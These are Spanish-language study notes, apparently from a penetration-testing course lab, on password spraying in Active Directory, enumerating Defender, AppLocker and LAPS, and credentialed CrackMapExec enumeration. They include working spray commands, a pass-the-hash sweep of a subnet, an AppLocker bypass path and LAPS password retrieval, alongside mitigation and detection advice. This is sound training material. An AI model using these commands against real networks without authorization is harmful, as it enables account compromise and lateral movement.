Existen otros métodos para realizar el rociado de contraseñas desde Linux. Otra gran opción es usar CrackMapExec. La herramienta, siempre versátil, acepta un archivo de texto de nombres de usuario para ejecutarlo contra una sola contraseña en un ataque de rociado. Aquí, usamos grep para +filtrar los errores de inicio de sesión y centrarnos solo en los intentos de inicio de sesión válidos para asegurarnos de que no nos perdamos nada al desplazarnos por muchas líneas de salida.

### Uso de CrackMapExec y filtrado de errores de inicio de sesión

```
sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 | grep +
```

```
● ● ● Pulverización interna de contraseñas desde Linux

AlejandroGB@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 | grep +
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+] INLANEFREIGHT.LOCAL\avazquez:Password123
```

Después de obtener uno (o más) resultados con nuestro ataque de rociado de contraseñas, podemos usarlo **CrackMapExec** para validar las credenciales rápidamente contra un controlador de dominio.

```
● ● ● Pulverización interna de contraseñas desde Linux

AlejandroGB@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u avazquez -p Password123
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:Academ
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+] INLANEFREIGHT.LOCAL\avazquez:Passwor
```

## Reutilización de contraseñas de administrador local

La pulverización interna de contraseñas no solo es posible con las cuentas de usuario de dominio. Si obtiene acceso administrativo y el hash de contraseña NTLM o la contraseña de texto sin formato para la cuenta de administrador local (u otra cuenta local privilegiada), puede intentarlo en varios hosts de la red. La reutilización de contraseñas de cuentas de administrador local está muy extendida debido al uso de imágenes de referencia en implementaciones automatizadas y la facilidad de administración percibida al aplicar la misma contraseña en varios hosts.

CrackMapExec es una herramienta útil para intentar este ataque. Vale la pena apuntar a hosts de alto valor como servidores **SQL** o **Microsoft Exchange** servidores, ya que es más probable que tengan un usuario con muchos privilegios conectado o que sus credenciales permanezcan en la memoria.

Al trabajar con cuentas de administrador local, una consideración es la reutilización de contraseñas o formatos de contraseñas comunes en todas las cuentas. Si encontramos un host de escritorio con la contraseña de la cuenta de administrador local configurada en algo único como **\$desktop%@admin123**, podría valer la pena intentarlo **\$server%@admin123** con los servidores. Además, si encontramos cuentas de administrador local no estándar como **bsmith**, podemos encontrar que la contraseña se reutiliza para una cuenta de usuario de dominio con un nombre similar. El mismo principio puede aplicarse a las cuentas de dominio. Si recuperamos la contraseña de un usuario llamado **ajones**, vale la pena probar la misma contraseña en su cuenta de administrador (si el usuario tiene una), por ejemplo, **ajones\_adm**, para ver si está reutilizando sus contraseñas. Esto también es común en situaciones de confianza de dominio. Podemos obtener credenciales válidas para un usuario en el dominio A que sean válidas para un usuario con el mismo nombre de usuario o uno similar en el dominio B o viceversa.

A veces, solo podemos recuperar el hash NTLM para la cuenta de administrador local de la base de datos SAM local. En estos casos, podemos distribuir el hash NT por toda una subred (o varias subredes) para buscar cuentas de administrador local con la misma contraseña establecida. En el siguiente ejemplo, intentamos autenticarnos en todos los hosts de una red /23 utilizando el hash NT de la cuenta de administrador local integrado obtenido de otra máquina. La **--local-auth** bandera le indicará a la herramienta que solo intente iniciar sesión **una vez en cada máquina**, lo que elimina cualquier riesgo de bloqueo de la cuenta. **Make sure this flag is set so we don't potentially lock out the built-in administrator for the domain.** De forma predeterminada, sin la opción de autenticación local establecida, la herramienta intentará autenticarse utilizando el dominio actual, lo que podría provocar rápidamente bloqueos de cuentas.

## Pulverización de administradores locales con CrackMapExec

```
sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H  
88ad09182de639ccc6579eb0849751cf | grep +
```



Pulverización interna de contraseñas desde Linux

```
AlejandroGB@htb[/htb]$ sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H
SMB      172.16.5.50    445    ACADEMY-EA-MX01  [+] ACADEMY-EA-MX01\administrator 88ad09
SMB      172.16.5.25    445    ACADEMY-EA-MS01  [+] ACADEMY-EA-MS01\administrator 88ad09
SMB      172.16.5.125   445    ACADEMY-EA-WEB0   [+] ACADEMY-EA-WEB0\administrator 88ad09
```

El resultado anterior muestra que las credenciales eran válidas como administrador local en 3los sistemas de la 172.16.5.0/23subred. Luego, podemos enumerar cada sistema para ver si podemos encontrar algo que nos ayude a mejorar el acceso.

Esta técnica, aunque efectiva, es bastante ruidosa y no es una buena opción para ninguna evaluación que requiera sigilo. Siempre vale la pena buscar este problema durante las pruebas de penetración, incluso si no es parte de nuestro camino para comprometer el dominio, ya que es un problema común y debe destacarse para nuestros clientes. Una forma de solucionar este problema es usar la herramienta gratuita de Microsoft [Local Administrator Password Solution \(LAPS\)](#) para que Active Directory administre las contraseñas de administrador local e imponga una contraseña única en cada host que rota en un intervalo establecido.

---

### Comandos:

#### RPCCLIENT password Spraying (IMPORTANTE!!!)

for u in \$(cat valid_users.txt);do rpcclient -U "\$u%Welcome1" -c "getusername;quit" 172.16.5.5   grep Authority; done	Rpcclient password spraying
kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt Welcome1	Kerbrute password spraying
crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123   grep +	Crackmapexec password spraying
sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H 88ad09182de639ccc6579eb0849751cf   grep +	Crackmapexec password Spraying (Admins locales) es decir no son de dominio y --local-auth intenta una autenticación por equipo.

## Pulverización interna de contraseñas desde Windows

Desde un punto de apoyo en un host de Windows unido a un dominio, la herramienta [DomainPasswordSpray](#) es muy eficaz. Si estamos autenticados en el dominio, la herramienta generará automáticamente una lista de usuarios de Active Directory, consultará la política de contraseñas del dominio y excluirá las cuentas de usuario en un intento de bloqueo. De la misma manera que ejecutamos el ataque de rociado desde nuestro host Linux, también podemos proporcionar una lista de usuarios a la herramienta si estamos en un host de Windows pero no estamos autenticados en el dominio. Podemos encontrarnos con una situación en la que el cliente quiere que realicemos pruebas desde un dispositivo Windows administrado en su red en el que podemos cargar herramientas. Podemos estar físicamente en el sitio en sus oficinas y desear realizar pruebas desde una máquina virtual de Windows, o podemos obtener un punto de apoyo inicial a través de algún otro ataque, autenticarnos en un host en el dominio y realizar un rociado de contraseñas en un intento de obtener credenciales para una cuenta que tiene más derechos en el dominio.

Hay varias opciones disponibles para nosotros con la herramienta. Dado que el host está unido a un dominio, omitiremos la **-UserList** bandera y dejaremos que la herramienta genere una lista para nosotros. Proporcionaremos la **Password** bandera y una contraseña única y luego usaremos la **-OutFile** bandera para escribir nuestra salida en un archivo para su uso posterior.

### Uso de DomainPasswordSpray.ps1

```
Import-Module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction
SilentlyContinue
```

```
PS C:\htb> Import-Module .\DomainPasswordSpray.ps1
PS C:\htb> Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction
SilentlyContinue

[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 5 login attempts.
[*] Removing disabled users from list.
[*] There are 2923 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2923 users gathered from the current user's domain
[*] The domain password policy observation window is set to  minutes.
[*] Setting a minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 2923 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): Y ←

[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Welcome1 against 2923 users. Current time is 2:57 PM
[*] Writing successes to spray_success
[*] SUCCESS! User:sgage Password:Welcome1
[*] SUCCESS! User:tjohnson Password:Welcome1

[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to spray_success
```

También podríamos utilizar Kerbrute para realizar los mismos pasos de enumeración y distribución de usuarios que se muestran en la sección anterior. La herramienta está presente en el C:\Tools directorio si desea trabajar con los mismos ejemplos desde el host de Windows proporcionado.

## Mitigaciones

Se pueden tomar varias medidas para mitigar el riesgo de ataques de rociado de contraseñas. Si bien ninguna solución por sí sola evitará por completo el ataque, un enfoque de defensa en profundidad hará que los ataques de rociado de contraseñas sean extremadamente difíciles.

Técnica	Descripción
<b>Multi-factor Authentication</b>	La autenticación multifactor puede reducir en gran medida el riesgo de ataques de rociado de contraseñas. Existen muchos tipos de autenticación multifactor, como las notificaciones push a un dispositivo móvil, una contraseña de un solo uso (OTP) rotativa como Google Authenticator, una clave RSA o confirmaciones por mensaje de texto. Si bien esto puede evitar que un atacante obtenga acceso a una cuenta, ciertas implementaciones multifactor aún revelan si la combinación de nombre de usuario y contraseña es válida. Es posible reutilizar esta credencial contra otros servicios o aplicaciones expuestos. Es importante implementar soluciones multifactor con todos los portales externos.
<b>Restricting Access</b>	A menudo es posible iniciar sesión en aplicaciones con cualquier cuenta de usuario de dominio, incluso si el usuario no necesita acceder a ella como parte de su función. De acuerdo con el principio del mínimo privilegio, el acceso a la aplicación debe restringirse a quienes lo necesiten.
<b>Reducing Impact of Successful Exploitation</b>	Una forma rápida de lograrlo es garantizar que los usuarios privilegiados tengan una cuenta separada para cualquier actividad administrativa. Si es posible, también se deben implementar niveles de permisos específicos para cada aplicación. También se recomienda la segmentación de la red porque, si un atacante está aislado en una subred comprometida, esto puede ralentizar o detener por completo el movimiento lateral y generar más riesgos.
<b>Password Hygiene</b>	Educar a los usuarios para que seleccionen contraseñas difíciles de adivinar, como frases de contraseña, puede reducir significativamente la eficacia de un ataque de rociado de contraseñas. Además, el uso de un filtro de contraseñas para restringir palabras comunes del diccionario, nombres de meses y estaciones y variaciones del nombre de la empresa hará que sea bastante difícil para un atacante elegir una contraseña válida para los intentos de rociado.

## Otras consideraciones

Es fundamental asegurarse de que la política de bloqueo de contraseñas de su dominio no aumente el riesgo de ataques de denegación de servicio. Si es muy restrictiva y requiere una intervención administrativa para desbloquear cuentas manualmente, una aplicación descuidada de contraseñas puede bloquear muchas cuentas en un corto período de tiempo.

## Detección

Algunos indicadores de ataques externos de rociado de contraseñas incluyen muchos bloqueos de cuentas en un período corto, registros de servidores o aplicaciones que

muestran muchos intentos de inicio de sesión con usuarios válidos o inexistentes, o muchas solicitudes en un período corto a una aplicación o URL específica.

En el registro de seguridad del controlador de dominio, muchas instancias del ID de evento [4625: An account failed to log on](#) over a short period (Una cuenta no pudo iniciar sesión durante un período corto) pueden indicar un ataque de rociado de contraseñas. Las organizaciones deben tener reglas para correlacionar muchos errores de inicio de sesión dentro de un intervalo de tiempo establecido para activar una alerta. Un atacante más astuto puede evitar el rociado de contraseñas SMB y, en su lugar, apuntar a LDAP. Las organizaciones también deben monitorear el ID de evento [4771: Kerberos pre-authentication failed](#) (Error de autenticación previa de Kerberos), que puede indicar un intento de rociado de contraseñas LDAP. Para ello, deberán habilitar el registro de Kerberos. Esta [publicación](#) detalla la investigación sobre la detección del rociado de contraseñas mediante el registro de eventos de seguridad de Windows.

Con estas mitigaciones ajustadas con precisión y con el registro habilitado, una organización estará bien posicionada para detectar y defenderse contra ataques internos y externos de rociado de contraseñas.

### **Pulverización de contraseñas externas**

Aunque no forma parte del alcance de este módulo, la pulverización de contraseñas también es una forma habitual que utilizan los atacantes para intentar hacerse un hueco en Internet. Hemos tenido mucho éxito con este método durante las pruebas de penetración para obtener acceso a datos confidenciales a través de buzones de correo electrónico o aplicaciones web, como sitios de intranet externos. Algunos objetivos habituales son:

- Microsoft 0365
- Intercambio web de Outlook
- Acceso web a Exchange
- Skype Empresarial
- Servidor Lync
- Portales de Servicios de Escritorio Remoto (RDS) de Microsoft
- Portales de Citrix que utilizan autenticación AD
- Implementaciones de VDI que utilizan autenticación AD como VMware Horizon
- Portales VPN (Citrix, SonicWall, OpenVPN, Fortinet, etc. que utilizan autenticación AD)
- Aplicaciones web personalizadas que utilizan autenticación AD

### **Moviéndonos más profundamente**

Ahora que tenemos varios conjuntos de credenciales válidas, podemos comenzar a profundizar en el dominio mediante la realización de una enumeración de credenciales con varias herramientas. Analizaremos varias herramientas que se complementan entre sí

para brindarnos la imagen más completa y precisa del entorno de un dominio. Con esta información, buscaremos movernos lateral y verticalmente en el dominio para finalmente alcanzar el objetivo final de nuestra evaluación.

### Comandos:

Hay varias opciones disponibles para nosotros con la herramienta. Dado que el host está unido a un dominio, omitiremos la **-UserList** bandera y dejaremos que la herramienta genere una lista para nosotros. Proporcionaremos la **Password** bandera y una contraseña única y luego usaremos la **-OutFile** bandera para escribir nuestra salida en un archivo para su uso posterior.

#### Password Spraying desde windows

##### Uso de DomainPasswordSpray.ps1

[DomainPasswordSpray](#)

Welcome1 (Password)

```
Import-Module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction
SilentlyContinue
```

## Enumeración de controles de seguridad

Una vez que hayamos logrado establecernos, podríamos usar este acceso para tener una idea del estado defensivo de los hosts, enumerar más el dominio ahora que nuestra visibilidad no está tan restringida y, si es necesario, trabajar para "vivir de la tierra" mediante el uso de herramientas que existen de forma nativa en los hosts. Es importante comprender los controles de seguridad implementados en una organización, ya que los productos en uso pueden afectar las herramientas que utilizamos para nuestra enumeración de AD, así como la explotación y la postexplotación. Comprender las protecciones a las que podemos enfrentarnos nos ayudará a informar nuestras decisiones con respecto al uso de herramientas y nos ayudará a planificar nuestro curso de acción, ya sea evitando o modificando ciertas herramientas. Algunas organizaciones tienen protecciones más estrictas que otras, y algunas no aplican controles de seguridad de manera uniforme en todas partes. Es posible que se apliquen políticas a ciertas máquinas que pueden dificultar nuestra enumeración y que no se apliquen en otras máquinas.


**Nota:** Esta sección tiene como objetivo mostrar los posibles controles de seguridad implementados en un dominio, pero no tiene un componente interactivo. Enumerar y eludir los controles de seguridad está fuera del alcance de este módulo, pero queríamos brindar una descripción general de las posibles tecnologías que podemos encontrar durante una evaluación.

### Windows Defender

Windows Defender (o [Microsoft Defender](#) después de la actualización de mayo de 2020 de Windows 10) ha mejorado mucho a lo largo de los años y, de forma predeterminada, bloqueará herramientas como **PowerView**. Hay formas de eludir estas protecciones. Estas formas se tratarán en otros módulos. Podemos usar el cmdlet integrado de PowerShell [Get-MpComputerStatus](#) para obtener el estado actual de Defender. Aquí, podemos ver que el **RealTimeProtectionEnabled** parámetro está configurado en **True**, lo que significa que Defender está habilitado en el sistema.

#### Cómo comprobar el estado de Defender con Get-MpComputerStatus

Get-MpComputerStatus



```
PS C:\htb> Get-MpComputerStatus

AMEngineVersion          : 1.1.17400.5
AMProductVersion        : 4.10.14393.0
AMServiceEnabled         : True
AMServiceVersion         : 4.10.14393.0
AntispywareEnabled       : True
AntispywareSignatureAge  : 1
AntispywareSignatureLastUpdated : 9/2/2020 11:31:50 AM
AntispywareSignatureVersion : 1.323.392.0
AntivirusEnabled         : True
AntivirusSignatureAge    : 1
```

## Bloqueador de aplicaciones

Una lista blanca de aplicaciones es una lista de aplicaciones de software aprobadas o ejecutables que pueden estar presentes y ejecutarse en un sistema. El objetivo es proteger el entorno de malware dañino y software no aprobado que no se alinea con las necesidades comerciales específicas de una organización. [AppLocker](#) es la solución de lista blanca de aplicaciones de Microsoft y brinda a los administradores de sistemas control sobre qué aplicaciones y archivos pueden ejecutar los usuarios. Proporciona un control granular sobre ejecutables, scripts, archivos de instalación de Windows, DLL, aplicaciones empaquetadas e instaladores de aplicaciones empaquetados. Es común que las organizaciones bloqueen cmd.exe y PowerShell.exe y el acceso de escritura a ciertos directorios, pero todo esto se puede omitir. Las organizaciones también suelen centrarse en bloquear el **PowerShell.exe** ejecutable, pero se olvidan de las otras [ubicaciones de ejecutables de PowerShell](#), como

**%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe**

- o **PowerShell\_ISE.exe**. Podemos ver que este es el caso en las **AppLocker** reglas que se muestran a continuación. A todos los usuarios del dominio se les prohíbe ejecutar el ejecutable de PowerShell de 64 bits ubicado en:

**%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe**

Por lo tanto, podemos llamarlo desde otras ubicaciones. A veces, nos topamos con **AppLocker** políticas más estrictas que requieren más creatividad para eludirlas. Estas formas se abordarán en otros módulos.

## Uso del cmdlet Get-AppLockerPolicy

```
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
```

```
PS C:\htb: Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

PathConditions      : {${SYSTEM32}\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE}
PathExceptions     : {}
PublisherExceptions : {}
HashExceptions     : {}
Id                 : 3d57af4a-6cf8-4e5b-acfc-c2c2956061fa
Name               : Block PowerShell
Description        : Blocks Domain Users from using PowerShell on workstations
UserOrGroupSid     : S-1-5-21-297478324-3764228556-2640795941-513
Action             : Deny


PathConditions      : {${PROGRAMFILES}\*}
PathExceptions     : {}
PublisherExceptions : {}
HashExceptions     : {}
Id                 : 921cc481-6e17-4653-8f75-050b80acca20
Name               : (Default Rule) All files located in the Program Files folder
Description        : Allows members of the Everyone group to run applications that are located in the Program Files folder.
UserOrGroupSid     : S-1-1-0
Action             : Allow
```

## Modo de lenguaje restringido de PowerShell

[El modo de lenguaje restringido](#) de PowerShell bloquea muchas de las funciones necesarias para usar PowerShell de manera eficaz, como bloquear objetos COM, permitir solo tipos .NET aprobados, flujos de trabajo basados en XAML, clases de PowerShell y más. Podemos enumerar rápidamente si estamos en modo de lenguaje completo o en modo de lenguaje restringido.

### Enumeración del modo de lenguaje

```
$ExecutionContext.SessionState.LanguageMode
```



```
PS C:\htb> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

## LAPS

La [solución de contraseñas de administrador local de Microsoft \(LAPS\)](#) se utiliza para aleatorizar y rotar las contraseñas de administrador local en los hosts de Windows y evitar el movimiento lateral. Podemos enumerar qué usuarios de dominio pueden leer la contraseña LAPS configurada para máquinas con LAPS instalado y qué máquinas no tienen LAPS instalado. [LAPSToolkit](#) facilita enormemente esto con varias funciones. Una es el análisis ExtendedRightsde todas las computadoras con LAPS habilitado. Esto mostrará los grupos específicamente delegados para leer contraseñas LAPS, que a menudo son usuarios en grupos protegidos. Una cuenta que ha unido una computadora a un dominio recibe All Extended Rights a través de ese host, y este derecho le da a la cuenta la capacidad de leer contraseñas. La enumeración puede mostrar una cuenta de usuario que puede leer la contraseña LAPS en un host. Esto puede ayudarnos a identificar usuarios de AD específicos que pueden leer contraseñas LAPS.

### Uso de Find-LAPSDelegatedGroups

```
Find-LAPSDelegatedGroups
```



OrgUnit	Delegated Groups
OU=Servers,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\Domain Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\LAPS Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\Domain Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\LAPS Admins

Se **Find-AdmPwdExtendedRights** verifican los derechos en cada computadora con LAPS habilitado para cualquier grupo con acceso de lectura y usuarios con "Todos los derechos extendidos". Los usuarios con "Todos los derechos extendidos" pueden leer contraseñas de LAPS y pueden estar menos protegidos que los usuarios en grupos delegados, por lo que vale la pena verificar esto.

### Uso de Find-AdmPwdExtendedRights

#### Find-AdmPwdExtendedRights

Enumeración de controles de seguridad			
ComputerName	Identity	Reason	
EXCHG01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\Domain Admins	Delegated	
EXCHG01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\LAPS Admins	Delegated	
SQL01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\Domain Admins	Delegated	
SQL01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\LAPS Admins	Delegated	
WS01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\Domain Admins	Delegated	
WS01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\LAPS Admins	Delegated	

Podemos utilizar la **Get-LAPSComputers** función para buscar equipos que tengan habilitado LAPS cuando las contraseñas expiren, e incluso las contraseñas aleatorias en texto claro si nuestro usuario tiene acceso.

### Uso de Get-LAPSComputers

#### Get-LAPSComputers

Enumeración de controles de seguridad			
ComputerName	Password	Expiration	
DC01.INLANEFREIGHT.LOCAL	6DZ[+A/[]19d\$F	08/26/2020 23:29:45	
EXCHG01.INLANEFREIGHT.LOCAL	oj+2A+[hHMMtj,	09/26/2020 00:51:30	
SQL01.INLANEFREIGHT.LOCAL	9G#f;p41dcAe,s	09/26/2020 00:30:09	
WS01.INLANEFREIGHT.LOCAL	TCaG-F)3No;l8C	09/26/2020 00:46:04	

### **Comandos: (Enumerando controles de seguridad)**

Get-MpComputerStatus	Comprobar el estado de windows defender
%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe O ejecutar este: PowerShell_ISE.exe	Ejecutar powershell desde esta ruta cuando está bloqueado
%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe	Generalmente bloquean es el ejecutable de esta ruta
Get-AppLockerPolicy -Effective   select -ExpandProperty RuleCollections	cmdlet Get-AppLockerPolicy

### **LAPS:**

Se utiliza para aleatorizar y rotar las contraseñas de administrador local en los hosts de Windows y evitar el movimiento lateral.

Find-LAPSDelegatedGroups	Ver grupos delegados
Find-AdmPwdExtendedRights	verifican los derechos en cada computadora
Get-LAPSComputers	Ver contraseñas aleatorias en texto claro

## Enumeración acreditada - desde Linux

Ahora que hemos adquirido un punto de apoyo en el dominio, es hora de profundizar en el uso de nuestras credenciales de usuario de dominio con privilegios bajos. Dado que tenemos una idea general sobre la base de usuarios y las máquinas del dominio, es hora de enumerar el dominio en profundidad. Nos interesa la información sobre los atributos de usuario y computadora del dominio, la membresía del grupo, los objetos de política de grupo, los permisos, las listas de control de acceso (ACL), las confianzas y más. Tenemos varias opciones disponibles, pero lo más importante que debemos recordar es que la mayoría de estas herramientas no funcionarán sin credenciales de usuario de dominio válidas en cualquier nivel de permiso. Por lo tanto, como mínimo, tendremos que haber adquirido la contraseña de texto simple de un usuario, el hash de contraseña NTLM o el acceso al SISTEMA en un host unido al dominio.

Para continuar, genere el objetivo en la parte inferior de esta sección y acceda por SSH al host de ataque Linux como **htb-student** usuario. Para la enumeración del dominio INLANEFREIGHT.LOCAL utilizando las herramientas instaladas en el host Parrot Linux ATTACK01, utilizaremos las siguientes credenciales: User= **forend** y password= Klmcargo2. Una vez que se haya establecido nuestro acceso, es hora de ponerse a trabajar. Comenzaremos con CrackMapExec.

### CrackMapExec

[CrackMapExec](#) (CME) es un potente conjunto de herramientas que ayuda a evaluar los entornos de AD. Utiliza paquetes de los kits de herramientas Impacket y PowerSploit para realizar sus funciones. Para obtener explicaciones detalladas sobre el uso de la herramienta y los módulos que la acompañan, consulte la [wiki](#). No teme usar la **-h** bandera para revisar las opciones y la sintaxis disponibles.

### Menú de ayuda de CME

```
crackmapexec -h
```



```
AlejandroGB@htb:[/htb]$ crackmapexec -h


usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell]
                     [--verbose]
                     {mssql,smb,ssh,winrm} ...

A swiss army knife for pentesting networks
Forged by @byt3bl33d3r using the powah of dank memes
```

Podemos ver que podemos usar la herramienta con credenciales MSSQL, SMB, SSH y WinRM. Veamos nuestras opciones para CME con el protocolo SMB:

### Opciones CME (SMB)

```
crackmapexec smb -h
```



A terminal window titled "Enumeración acreditada - desde Linux" showing the usage of crackmapexec smb -h. The command is highlighted with a red box.

```
AlejandroGB@htb[/htb]$ crackmapexec smb -h

usage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME [USERNAME ...]] [-p PASSWORD [PASSWORD ...]]
                         [--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST]
                         [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT] [-M MODULE]
                         [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--options] [--server {https,http}] [--server-port PORT]
                         [-H HASH [HASH ...]] [--no-bruteforce] [-d DOMAIN | --local-auth]
                         [-r SHARE] [-c cmd] [-f file] [-t timeout] [-o output_file]
```

CME ofrece un menú de ayuda para cada protocolo (es decir, crackmapexec winrm -h, etc.). Asegúrese de revisar todo el menú de ayuda y todas las opciones posibles. Por ahora, las banderas que nos interesan son:

- **-u** Nombre de usuario **The user whose credentials we will use to authenticate**
- **-p** Contraseña **User's password**
- Destino (IP o FQDN) **Target host to enumerate** (en nuestro caso, el controlador de dominio)
- **--usuarios** **Specifies to enumerate Domain Users**
- **--grupos** **Specifies to enumerate domain groups**
- **--usuarios registrados** **Attempts to enumerate what users are logged on to a target, if any**

Comenzaremos usando el protocolo SMB para enumerar usuarios y grupos. Nos centraremos en el controlador de dominio (cuya dirección descubrimos anteriormente) porque contiene todos los datos de la base de datos del dominio que nos interesa. Asegúrese de anteponer todos los comandos con sudo.

### CME - Enumeración de usuarios de dominio

Comenzamos apuntando a CME al controlador de dominio y usando las credenciales del **forend** usuario para recuperar una lista de todos los usuarios del dominio. Observe que cuando nos proporciona la información del usuario, incluye puntos de datos como el atributo badPwdCount. Esto es útil cuando se realizan acciones como la difusión de contraseñas dirigidas. Podríamos crear una lista de usuarios de destino filtrando a todos los usuarios con su **badPwdCount** atributo por encima de 0 para tener mucho cuidado de no bloquear ninguna cuenta.

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users
```

A terminal window titled "Enumaración acreditada - desde Linux". The command run is "sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users". The output shows a list of users from the domain ACADEMY-EA-DC01:

SMB	IP	Port	Domain	Username	BadpwdCount	Last Bad Password
SMB	172.16.5.5	445	ACADEMY-EA-DC01	[*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signature:2022-03-29)	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	[+] INLANEFREIGHT.LOCAL\forend:Klmcargo2	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	[+] Enumerated domain user(s)	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	INLANEFREIGHT.LOCAL\administrator	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	INLANEFREIGHT.LOCAL\guest	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	INLANEFREIGHT.LOCAL\lab_adm	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	INLANEFREIGHT.LOCAL\krbtgt	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	INLANEFREIGHT.LOCAL\htb-student	0	2022-03-29 12:00:00
SMB	172.16.5.5	445	ACADEMY-EA-DC01	INLANEFREIGHT.LOCAL\avazquez	3	2022-02-24 18:00:00
